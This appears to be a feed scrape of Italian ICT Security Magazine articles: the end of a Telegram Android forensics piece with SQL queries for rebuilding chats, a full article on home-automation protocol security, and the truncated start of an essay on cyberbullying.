  • Chat segrete individuali: i messaggi vengono scambiati direttamente tra dispositivi degli utenti, cioè i loro messaggi non vengono mai inviati o memorizzati sul sistema di Telegram. La crittografia dei messaggi end-to-end è utilizzata per crittografare i messaggi prima della trasmissione. A differenza delle normali chat, una coppia di utenti può creare e utilizzare contemporaneamente tante chat segrete come desiderano. Una chat segreta viene creata da uno degli utenti, ed è automaticamente unito all’altro, dopo che la creazione è stata effettuata fuori, la prima volta che si connette a Telegram.
  • Canali uno-a-molti: trasmissione a tutti i suoi utenti iscritti dei messaggi pubblicati da uno dei suoi amministratori o dal creatore del canale (a nessun altro è permesso inviare messaggi). Come per le chat regolari, i messaggi vengono inoltrati dal sistema, dove viene conservata una copia cifrata “server-client”. Un canale può essere pubblico o privato: nel primo caso, il nome utente è pubblicato sul sistema Telegram e chiunque può unirsi allo stesso, nel secondo caso possono parteciparvi solo gli utenti invitati.
  • Gruppi e supergruppi many-to-many: trasmissione a tutti membri del gruppo dei messaggi inviati dai membri che ne facciano parte. Telegram annovera due tipi distinti di gruppi: gruppi standard, che possono avere fino a 200 membri e supergruppi, che possono avere da 201 a 5.000 membri.
    Per quanto riguarda i canali, un (super) gruppo può essere pubblico o privato.




Come già evidenziato, le tabelle di maggiore interesse investigativo sono tre: user_phones_v7, user_contacts_v7 e messages, ma è di fondamentale importanza conoscere anche il contenuto della tabella dialogs – cfr. fig.9 -. Telegram memorizza in questa tabella i dialoghi in cui l’utente è stato coinvolto. Ogni conversazione è identificata in modo univoco da un numero intero contenuto nel campo DID (Dialog Identifier), viene evidenziata la data e l’ora dell’ultima operazione eseguita (date), il numero di messaggi che devono ancora essere letti (unread_count_i) e altre informazioni meno rilevanti. Per identificare i messaggi scambiati, Telegram memorizza nella tabella messages un record per ogni messaggio che è stato inviato o ricevuto e nel campo UID il DID della tabella dialogs: una semplice query SQL potrà chiarire meglio quanto esplicitato:

SELECT messages.* FROM messages WHERE uid IN (SELECT did FROM dialogs);

il risultato in Fig.10:

Fig. 9


Fig. 10




Prendendo come esempio il valore del campo DID della fig. 9 pari a 3455600518787760128 – in seguito spiegherò il motivo della scelta – e identificandolo nella fig. 10 nel campo uid, possiamo notare la quantità di messaggi scambiati con detto utente. Questi messaggi, vedremo in seguito, fanno parte di una chat segreta. Si distinguono per la lunghezza dell’Uid (19 cifre) ma anche per i primi 4 byte presenti nel campo data pari a 0xFa555555 – fig. 11, diverso da 0xF6A1199E del messaggio di sistema – fig.12 – e da  0x3DB4F944 – fig. 13 – per un normale messaggio:

Fig. 11


Fig. 12


Fig. 13


Per ogni chat segreta – in fig.16 una chat segreta decodificata -, Telegram memorizza un record nella tabella enc_chats assieme ad altre varie informazioni quali il suo uid (campo uid), il suo nome (campo name) e il TID (Telegram ID Account) dell’utente che ha creato la chat (campo admin_id), la data di creazione (key_date) e il TID dell’utente che si è unito alla chat dopo la creazione (campo user).

Fig. 14

Onde identificare invece, le chat regolari, è possibile selezionare i record della tabella dialogs il cui campo conteneva uno dei valori memorizzati nel campo uid della tabella users; ad esempio, ritrovare un qualsiasi utente di Telegram con cui l’utente locale ha scambiato messaggi con una semplice query SQL – il risultato in fig. 15 – :

SELECT dialogs.* FROM dialogs WHERE did IN (SELECT uid FROM users);

Fig. 15


Fig.16

Quelle di interesse investigativo, users, enc_chat, user_phones_v7, user_contacts_v7, dialogs e messages, possono essere messe in relazione tra loro con semplici query sql e ricostruire la cronologia delle chat, come già ampiamente documentato.

Cercare di comprendere il funzionamento delle app che possono essere di ausilio all’estrazione e all’analisi delle evidenze non è certamente tempo perso anche perché, i meccanismi delle app di IM sono molto simili tra loro.

Sempre valido il mio consiglio nel testare accuratamente gli strumenti con cui si approcciano le acquisizioni e le analisi in ambito forense. Anche le proprie deduzioni e test, se supportati da prove ripetibili di laboratorio, possono costituire un ottimo strumento per alleviare le “sofferenze”.

A volte è proprio questo che fa la differenza.

Note


A cura di: Cosimo de Pinto

L’articolo Telegram Android Forensics – II parte proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/telegram-android-forensics-ii-parte/


Elementi di sicurezza negli impianti domotici – parte seconda

Continuiamo questo excursus sul tema della sicurezza negli impianti domotici iniziato con il precedente articolo. Siamo partiti analizzando le fragilità introdotte dal fattore umano e ora, in questo articolo, affronteremo il tema dal punto di vista dell’infrastruttura tecnica impiantistica. Concluderemo il nostro percorso nel prossimo articolo affrontando le problematiche che nascono con l’apertura della casa domotica a servizi Internet esterni.

Un impianto domotico può essere visto come un sistema di reti specializzate ed interconnesse. Ad esempio, in una casa potremmo avere una rete dedicata all’automazione e controllo luci che sarà implementata con protocolli e modalità specifiche, un impianto di raffrescamento e uno di diffusione audio/video. Queste reti verranno, quindi, interconnesse e messe in grado di comunicare tra loro per raggiungere il livello di intelligenza oggi atteso in un’abitazione domotica.

La fase di integrazione dei diversi sistemi non è sempre presente nei progetti. Ci sono casi in cui i vari sistemi vivono indipendentemente l’uno dall’altro e resta all’utente l’onere di eseguire singolarmente le operazioni su ogni comando. Tuttavia, per la nostra trattazione, definiremo questo scenario – ovvero la realizzazione di uno o più sistemi specializzati giustapposti all’interno di una costruzione – con il termine home automation; mentre, una rete interconnessa di sistemi specializzati – e la conseguente forma di comportamento intelligente che ne scaturisce – definisce per noi un impianto di tipo domotico (si faccia riferimento al concetto di Ambient Intelligence introdotto nell’articolo precedente).

Tipologie di reti di automazione e propensione alla sicurezza

Se dovessimo individuare un elemento che possa descrivere l’evoluzione degli impianti domotici residenziali, potremmo focalizzarci sull’idea di contenuto informativo, ossia il passaggio da impianti a basso contenuto informativo a quelli ad alto contenuto informativo. Per gli specialisti dell’IT questa evoluzione può sembrare lapalissiana ma per il settore edile che la sta vivendo dall’interno proprio in questo momento, risulta un cambio radicale non solo tecnologico ma soprattutto culturale.

Esplicitiamo il concetto con un semplice esempio: un impianto elettrico tradizionale attraverso la propria rete distribuiva un’unica informazione ovvero la presenza o meno della corrente elettrica (acceso/spento). Un impianto domotico, invece, può abbinare all’informazione di stato della lampadina anche informazioni di consumo, frequenze di utilizzo, descrizioni dei corpi luminosi e così via. Tipicamente questo avviene affiancando ai cavi di distribuzione elettrica, dei bus di comunicazione seriali tra dispositivi. Stesso discorso può essere applicato a sistemi di natura non elettrica, dove il passaggio alla codifica digitale delle informazioni non è propriamente affine. Gli impianti idrici o di termoregolazione oggi affiancano alle reti di tubature, reti di sensori che raccolgono e arricchiscono le informazioni che circolano nella infrastruttura da loro governata.

In questo scenario il tema della sicurezza dell’informazione trasmessa viene risolta principalmente considerando i sistemi come chiusi e difficilmente manomissibili: cavi interrati o murati, necessità di accedere ai locali per poter manomettere l’impianto, etc. Tuttavia, con la crescente diffusione della domotica, la crescente integrazione degli impianti con reti IP e la progressiva introduzione nel mercato di dispositivi wireless, i sistemi non sono più realmente chiusi, non è più necessario introdursi in casa per poter accedere ad un impianto e la manomissione diventa più semplice e probabile.

Sicurezza dei principali protocolli della domotica

Di protocolli nell’ambito domotico ve ne sono molti e spesso legati principalmente alla tipologia di impianto. A puro titolo esemplificativo (e non esaustivo), abbiamo analizzato alcuni dei protocolli più diffusi al momento e con i quali abbiamo avuto l’opportunità di lavorare in prima persona: Dali, DMX, Modbus, LonTalk, BACnet, Konnex, ZigBee e Z-Wave.

Dali (Digitally Addressable Lighting Interface) [11] e DMX (Digital MultipleX) sono due protocolli seriali dedicati al controllo luci, uno più diffuso in ambito industriale e grandi edifici e il secondo più legato all’illuminotecnica per lo spettacolo. Nessuno dei due protocolli presenta meccanismi di sicurezza (autenticazione, identificazione dei nodi, cifratura delle comunicazioni). Forse devono parte della loro fortunata diffusione anche alla semplicità di installazione e configurazione che deriva dalla mancanza di funzionalità di sicurezza che, obiettivamente, necessitano di competenze e attenzioni aggiuntive. Lavorando con reti basate su questi protocolli, non c’è altra soluzione di sicurezza che non scegliere attentamente eventuali gateway di conversione verso TCP/IP o, ancora meglio, sarà opportuno cercare di evitare di esporre questi impianti all’esterno. Non è difficile pensare ad attacchi di tipo network sniffing o man-in-the-middle da implementare con un po’ di reverse engineering sui pacchetti TCP.

Modbus è un protocollo di comunicazione nato in ambito industriale. Il Modbus non offre meccanismi di sicurezza ma lascia questa incombenza ad un successivo layer di trasporto. Ad esempio Modbus offre due opzioni: seriale e TCP/IP. Un dispositivo che implementa un Modbus-TCP potrà utilizzare tutte le opzioni di autenticazione e cifrature definite dal livello di trasporto dello stack TCP. Di fatto, Modbus-TCP resta molto fragile a livello di sicurezza tanto che diverse tecniche di attacco sono state documentate (DoS, pacchetti malformati, invio comandi da device non autorizzati) [7] e parimenti è possibile trovare proposte di varianti che introducono un livello di sicurezza maggiore [3] ma che al momento non hanno riscontrato sufficiente successo e diffusione.

LonTalk [5], invece, è un protocollo ampiamente diffuso tra i produttori di sistemi di raffrescamento e condizionamento. Il protocollo offre un meccanismo di autenticazione dei device ma nessun livello di cifratura [8]. Purtroppo, lo standard utilizzato per l’implementazione dell’autenticazione (ISO/IEC 14908) risulta essere poco sicuro come evidenziato già dal 2015 [9]. Fortunatamente, in modo analogo a quello che fa Modbus con il TCP/IP, LonTalk può essere veicolato attraverso reti basate su BACnet rafforzandone la sicurezza.

BACnet, appena citato, è un protocollo per reti di sensori e attuatori che offre uno stack di comunicazione completo: layer applicativo, network, data-link e fisico. Il protocollo può supportare differenti metodologie di autenticazione anche se al momento l’unico implementato è la proxy user authentication [10], mentre l’identità dei nodi della rete è garantita attraverso 6 tipologie differenti di chiavi; la comunicazione è cifrata utilizzando il protocollo AES. Le reti BACnet sono particolarmente esposte ad attacchi di spoofing, DoS, attacchi che alterino i valori degli oggetti dati scambiati e attacchi che puntano a corrompere le tabelle di rounting [6].

Un altro colosso dei protocolli per la domotica è il Konnex (KNX), standard frutto della collaborazione dei maggiori produttori di materiale elettrico in Europa. Fino al 2016 non ha offerto alcun livello di sicurezza. La comunicazione KNX, che può essere effettuata utilizzando sia comunicazione seriale che TCP/IP ed è esposta ad attacchi di vario genere: denial of service, network sniffing, man-in-the-middle, code injection, message replay [1]. Fortunatamente nel 2016 il consorzio KNX ha introdotto una cifratura AES e un meccanismo di identificazione dei nodi basato su chiavi Diffie-Hellman [2] per arginare il problema. Nella pratica, però, queste novità hanno una diffusione limitata sia perché molto recenti rispetto ai ritmi dell’industria edile, sia a causa della gran quantità di hardware preesistente.

ZigBee è un protocollo pensato per la comunicazione senza fili. In particolare le reti ZigBee puntano a minimizzare i consumi e a compensare le problematiche di robustezza tipiche del WiFi. Anche questo protocollo offre uno stack completo in quattro layer, dal livello applicativo fino a quello fisico. Una rete ZigBee offre cifratura tramite AES a 128bit sul canale di trasmissione e assicura l’integrità dei pacchetti usando il cipher block chaining message authentication code (CBC-MAC). Inoltre, a livello applicativo, sono definiti dei profili di capacità che garantiscono specifici permessi a seconda del tipo di scopo del device. Il protocollo è considerato, dal punto di vista della sicurezza, uno tra i più sicuri e robusti del settore. I rischi principali, in questo caso, restano eventuali problemi o carenze implementative dei produttori.

Chiudiamo citando un altro protocollo leader nella comunicazione wireless in particolare orientato specificatamente verso i device consumer: Z-Wave [13].  Probabilmente, la differenza principale con lo ZigBee, è il contesto applicativo. Il protocollo offre, infatti, caratteristiche specificatamente pensate per rendere facile e sicura la comunicazione dei nodi di una rete con servizi cloud TCP/IP di monitoraggio, aggregazione dati e gestione. Dato il tipo di mercato a cui si rivolge (molto ampio e con poche competenze tecniche specifiche) l’attenzione alla sicurezza è molto alta e sono presenti meccanismi di cifrature AES e di autenticazione tramite chiave. Nel 2017 a seguito di una falla riscontrata in una rete Z-Wave dovuta ad un problema implementativo di uno specifico device [14], la Z-Wave Alliance – il consorzio che cura il protocollo – ha deciso, invece che minimizzare l’accaduto, di rilasciare un aggiornamento pensato per rafforzare ulteriormente il grado di sicurezza contro attacchi man-in-the-middle e brute force con un nuovo algoritmo di key exchange (ECDH) e ha potenziato la sicurezza di comunicazione verso servizi cloud abilitando il tunneling su TLS [14].

In generale, è bene sottolineare un aspetto intrinseco che, al di là dello specifico protocollo, impatta in modo determinante sulla sicurezza di una casa domotica. Da un lato ci sono i produttori che devono combattere – soprattutto in questo momento dove il mercato si è fatto aggressivo – con vincoli di consumi, costi e ingombri: a volte quindi la tentazione di prendere una scorciatoia o di proporre una variante proprietaria dei protocolli che supportino in modo meno stringente alcune feature può essere molto forte. Dall’altro lato, bisogna tenere conto che la capacità del parco installato esistente di essere aggiornato è molto limitato: un device con un problema o che implementa un protocollo non aggiornato, probabilmente resterà al suo posto per tutta la vita dell’immobile o fino ad un suo guasto.

Altri rischi nelle reti domotiche

Oltre agli aspetti legati ai singoli device e ai protocolli, ci sono altri aspetti che meritano attenzione per cercare di completare il quadro:

  • mancanza di separazione tra reti LAN dedicate alla domotica e quelli di uso quotidiano;
  • sicurezza insufficiente delle LAN;
  • obsolescenza e aggiornamento;
  • variabilità: ovvero introduzione di sistemi end-user non verificati o messi in sicurezza.

Tema delicato è la mancanza di separazione tra la rete LAN domestica e quella dedicata ai sistemi domotici. Una prassi che si può constatare spesso è l’abitudine di connettere gli apparati direttamente alla LAN esistente in casa. Questo, ovviamente, espone gli impianti nevralgici di casa ad ogni tipo di attacco proveniente da Internet. L’installatore e il progettista dovrebbero considerare sempre la creazione di una rete LAN dedicata e protetta esplicitamente a supporto degli impianti.

Fa il paio con il punto precedente la necessità di proteggere in modo adeguato l’accesso della rete Internet domestica. A riguardo viene parzialmente in aiuto la crescente attenzione da parte delle società fornitrici di servizi di connettività al tema della sicurezza: i dispositivi messi a disposizione sono cresciuti in termini di qualità e in termini di preconfigurazione e capacità di autoaggiornamento. Ovviamente l’intervento di uno specialista in fase di installazione e buone norme di comportamento restano fondamentali (cfr. nostro precedente articolo).

Altro tema importante – ma che non ha una risposta adeguata al momento – è quello della manutenzione e la necessità di mantenere aggiornati i device che formano l’impianto. Soprattutto i gateway di connessione dei protocolli seriali verso IP e i dispositivi che governano e formano la LAN di supporto. Nel residenziale l’idea di manutenzione programmata è del tutto aliena: anche gli stessi installatori non offrono spesso servizi di manutenzione per l’utente residenziale. Questa situazione favorisce la diffusione di impianti con apparati non aggiornati soprattutto a livello software/firmware. Sarà necessario che gli operatori del settore si adoperino per trovare una risposta a questa esigenza; magari gli stessi produttori di hardware potrebbero favorire l’introduzione di meccanismi di autoaggiornamento o servizi specifici come già accade per telefoni e laptop.

Ultimo punto della nostra lista è la variabilità. Con il progressivo ingresso nel settore di dispositivi IP acquistabili direttamente degli utenti anche una rete messa inizialmente in sicurezza può, con l’aggiunta di ulteriori device, esporre progressivamente l’infrastruttura a problemi di sicurezza derivanti da cattive configurazioni, bug o servizi non affidabili. La cronaca riporta regolarmente notizie di problematiche di sicurezza e privacy dovute a device end user [4]. Questo fattore di rischio, più che altro, è un moltiplicatore delle criticità precedenti: un accesso fraudolento alla rete tramite un device non protetto può favorire il controllo degli impianti di casa se, ad esempio, la rete domestica non è adeguatamente separata da quella tecnica e se magari è governata da un router non aggiornato.

Nel prossimo articolo ci dedicheremo al mondo sempre più importante che riguarda i servizi online dedicati alla casa e degli aspetti di sicurezza che, l’interfacciamento verso tali servizi, interessano sia dal punto di vista dell’utilizzatore e che dell’installatore.

Note

  1. A Practical Attack Against a KNX-based Building Automation System – A. Antonini, F. Maggi, S. Zanero – http://dx.doi.org/10.14236/ewic/ics-csr2014.7
  2. Using KNX Secure in ETS5 – KNX Association – http://www.knx.it/download/DOCUMENTAZIONE_KNX/07_M.Vettorato_-_KNX_Secure_-_Use_in_ETS5.pdf
  3. DESIGN AND IMPLEMENTATION OF A SECURE MODBUS PROTOCOL – I.N. Fovino, A. Carcano, M. Masera, Trombetta – https://pdfs.semanticscholar.org/6f6e/477a9e2bcafcc94f5b13cf8cbf6ab694ecc7.pdf
  4. https://www.corrierecomunicazioni.it/media/smart-tv-allarme-security-rischio-intrusioni-hacker/
  5. LonWork protocol overview – https://www.rtaautomation.com/technologies/lonworks/
  6. https://www.certsi.es/en/blog/security-protocols-building-automation
  7. https://www.cyberbit.com/blog/ot-security/scada-modbus-protocol-vulnerabilities/
  8. LonTalk® Protocol Specification – http://www.enerlon.com/JobAids/Lontalk%20Protocol%20Spec.pdf
  9. Dumb Crypto in Smart Grids: Practical Cryptanalysis of the Open Smart Grid Protocol – P. Jovanovic, S. Neves – https://eprint.iacr.org/2015/428.pdf
  10. https://en.wikipedia.org/wiki/Proxy_server
  11. Digitally Addressable Lighting Interface (DALI) Communication – http://ww1.microchip.com/downloads/en/AppNotes/01465A.pdf
  12. https://it.wikipedia.org/wiki/Digital_MultipleX
  13. https://z-wavealliance.org
  14. https://www.cnet.com/news/your-z-wave-smart-home-gadgets-just-got-more-secure/


A cura di: Matteo De Simone, Michelangelo De Bonis

L’articolo Elementi di sicurezza negli impianti domotici – parte seconda proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/elementi-di-sicurezza-negli-impianti-domotici-parte-seconda/


I rischi sociali e psicologici connessi alla messa in atto dei comportamenti di cyberbullismo

Il termine Bullismo deriva dall’inglese “Bullying” e, secondo la definizione del vocabolario Treccani, indica “Comportamento da bullo; spavalderia arrogante e sfrontata. In partic., atteggiamento di sopraffazione sui più deboli, con riferimento a violenze fisiche e psicologiche attuate spec. in ambienti scolastici o giovanili”. Laddove per Cyberbullismo si intende: “Bullismo virtuale, compiuto mediante la rete telematica. Composto dal confisso cyber- aggiunto al s. m. bullismo”.

Il bullismo può essere considerato una sottocategoria del comportamento aggressivo, che è da sempre ritenuto necessario nel processo di sviluppo e maturazione di ogni individuo. Già Freud aveva individuato libido e aggressività come istinti di base. E, nella realtà in cui ci troviamo a vivere oggi, il tema dell’aggressività risulta essere sempre più attuale e assume una forte rilevanza, di carattere psicologico e sociale.

Il bullismo si contraddistingue per l’esistenza di tre caratteristiche fondamentali, che lo rendono tale e, in assenza delle quali, non è possibile effettuare una classificazione di determinati comportamenti aggressivi all’interno di questa grande famiglia.  Bisogna essere in presenza di intenzionalità del comportamento, persistenza nel tempo e asimmetria di potere. Ci si riferisce pertanto ad un tipo di violenza, ovvero di oppressione psicologica e/o fisica, che viene ripetuta e continuata nel tempo, da parte di una persona, o di un gruppo di persone, nei confronti di individui che vengono percepiti come più deboli. Il bullismo tradizionale si è evoluto in forme differenti e, in particolar modo, ad oggi risulta molto diffuso nella forma di “Cyberbullying”. Di fatto, le caratteristiche alla base del comportamento risultano le stesse. Quello che cambia sono le modalità con le quali le violenze vengono messe in atto e perpetrate. Con l’evoluzione di nuove tecnologie abbiamo assistito anche ad una trasformazione dei mezzi di comunicazione, ed è per tale motivo che si parla di “comunicazione digitalizzata” e “new media”. Difatti, con il termine cyberbullismo ci si riferisce a tutti quei comportamenti vessatori che vengono posti in essere nel cyberspace o tramite il cyberspace, ovvero i differenti dispositivi tecnologici a disposizione sia dei bulli, che delle vittime (attraverso SMS, MMS, e-mail, messaggistica istantanea, etc.). Il cyberbullismo è pertanto un comportamento intenzionale, attuato da uno o più soggetti, ripetuto nel tempo, verso altri più deboli, utilizzando immagini o frasi veicolati nel o tramite cyberspace. Il carattere di ripetitività nel tempo assume una rilevanza particolare in questi casi. Basti pensare, a titolo di esempio, ad un video denigratorio caricato su un qualsiasi social network. In pochi minuti potrebbe ottenere un grandissimo numero di visualizzazioni (tipico caso di video che viene definito “virale”), e causare delle gravissime conseguenze, sia in termini di ripercussione sociale che psicologica, a sfavore ovviamente della vittima designata. Quest’ultima può sentirsi perseguitata, minacciata, umiliata, attraverso tali mezzi tecnologici di diffusione di massa (quali internet, dispositivi mobili, chat, telefoni cellulari, etc.). Generalmente le violenze vengono perpetrate tra coetanei e, quando vengono coinvolti gli adulti, si parla di “Cyberstalking”. Si va dal masquerading («mascherarsi»), ovvero il furto di password e l’invio a nome della vittima di messaggi offensivi o imbarazzanti, al flaming («infiammare»), vale a dire l’irruzione in forum e chat con il preciso scopo di creare disaccordo e litigio fra i partecipanti, per finire all’uso dei videofonini con cui fare alla vittima foto o video, da pubblicare a sua insaputa su siti più o meno sconvenienti. Purtroppo, sono stati diversi i casi di cronaca che hanno mostrato quanto possano essere drammatiche per le vittime le conseguenze di queste azioni, fino ad arrivare a diversi casi di suicidio.

Dal punto di vista emotivo i comportamenti violenti, realizzati tramite cyberspace, vengono vissuti con un grado maggiore di distacco, una sorta di “raffreddamento emotivo”, rispetto alle violenze perpetrate nella realtà di tutti i giorni. I bulli e le vittime vengono percepiti, in un certo senso, come attori all’interno di una sequenza cinematografica, o protagonisti di un videogioco, ai quali tra l’altro, spesso, si ispirano. La portata dei comportamenti aggressivi non viene valutata in maniera reale, concreta, e il rischio è relativo al fatto di sottostimare le conseguenze rovinose che le suddette violenze riescono a generare. Anche il senso di colpa, solitamente non viene vissuto, o al massimo viene percepito a distanza. In un certo senso è come se si realizzasse un “appagamento allucinatorio” dell’istinto aggressivo, anche per coloro che assistono in maniera indiretta agli atti di bullismo. Semplificando, è lo stesso meccanismo che agisce nel momento in cui si assiste alla visione di programmi o film violenti, ovvero si usano videogiochi che stimolano l’aggressività e che, erroneamente, alcuni affermano possano essere utili come “vettori di scarico”.

Dal punto di vista più strettamente comunicativo, la combinazione tra computer e internet ha dato vita alla “comunicazione mediata da computer” (CMC), che comprende numerose attività e modalità di comunicazione. Tale tipologia di comunicazione rende il processo di interazione molto differente rispetto a quello a cui siamo abituati nelle interazioni faccia-a-faccia.

Innanzitutto, nella CMC sono assenti gli aspetti di metacomunicazione, che caratterizzano la conversazione quotidiana e che indicano come intendere i contenuti di ciò che è comunicato. Infatti, la mimica facciale, la postura, il tono della voce, ecc. indicano quale significato attribuire all’atto comunicativo in corso. Per questo spesso vengono utilizzati simboli grafici rappresentanti un volto stilizzato, chiamati “emoticon”, che simulano la mimica facciale. Inoltre, la CMC non offre garanzie sull’identità dei soggetti. Questo aspetto in particolare può essere molto pericoloso se utilizzato con intenzioni malevole nei confronti dell’altro, come avviene appunto nei casi di cyberbullismo. Altro punto interessante da notare riguarda l’impegno, in particolar modo nella CMC asincrona. La cooperazione tra i soggetti dell’interazione non sempre è presente, perché si può decidere di non rispondere e interrompere pertanto la comunicazione. A differenza della comunicazione faccia-a-faccia che si svolge comunque sempre in una situazione cooperativa controllata da una serie di successivi adattamenti. La CMC inoltre è caratterizzata da una notevole presenza di atti comunicativi disfunzionali, in quanto l’asimmetria della comunicazione, insieme alla difficoltà di identificazione dell’interlocutore, ha condotto alla diffusione di atti comunicativi disfunzionali assimilabili alla discomunicazione. Per esempio, il “lurking” consiste nell’osservare l’andamento di una discussione senza partecipare e senza segnalare di essere presente, lo “spamming” prevede l’invio di messaggi non desiderati spesso di natura commerciale, il “bombing” consiste nell’inviare allo stesso soggetto centinaia di messaggi fino a bloccargli la possibilità di comunicare con l’esterno. Infine, la CMC non consente una precisa definizione nell’alternanza dei turni negli scambi comunicativi.

Dal punto di vista della vittima, spesso è proprio la paura che spinge la persona che subisce le violenze a sottostimare i rischi connessi alla situazione di attacco. Questo avviene in misura maggiore soprattutto nei casi in cui le vessazioni non vengono effettuate di persona, ma attraverso le nuove tecnologie. Dietro lo schermo di un computer, o attraverso il cellulare, le persone si sentono maggiormente al sicuro, tendono a considerare i rischi come minori, meno probabili, o addirittura a non considerarli affatto, avendo la percezione di stare al sicuro, in un ambiente protetto, interagendo da casa, e non avendo un contatto diretto con il bullo. A maggior ragione, questo rischio aumenta nel caso dei bambini, che spesso non hanno ancora sviluppato, a livello cognitivo, le capacità critiche di ragionamento che risultano utili a discernere le intenzioni malevole di determinati comportamenti, e le conseguenze che possono essere causate dalla loro messa in atto. In 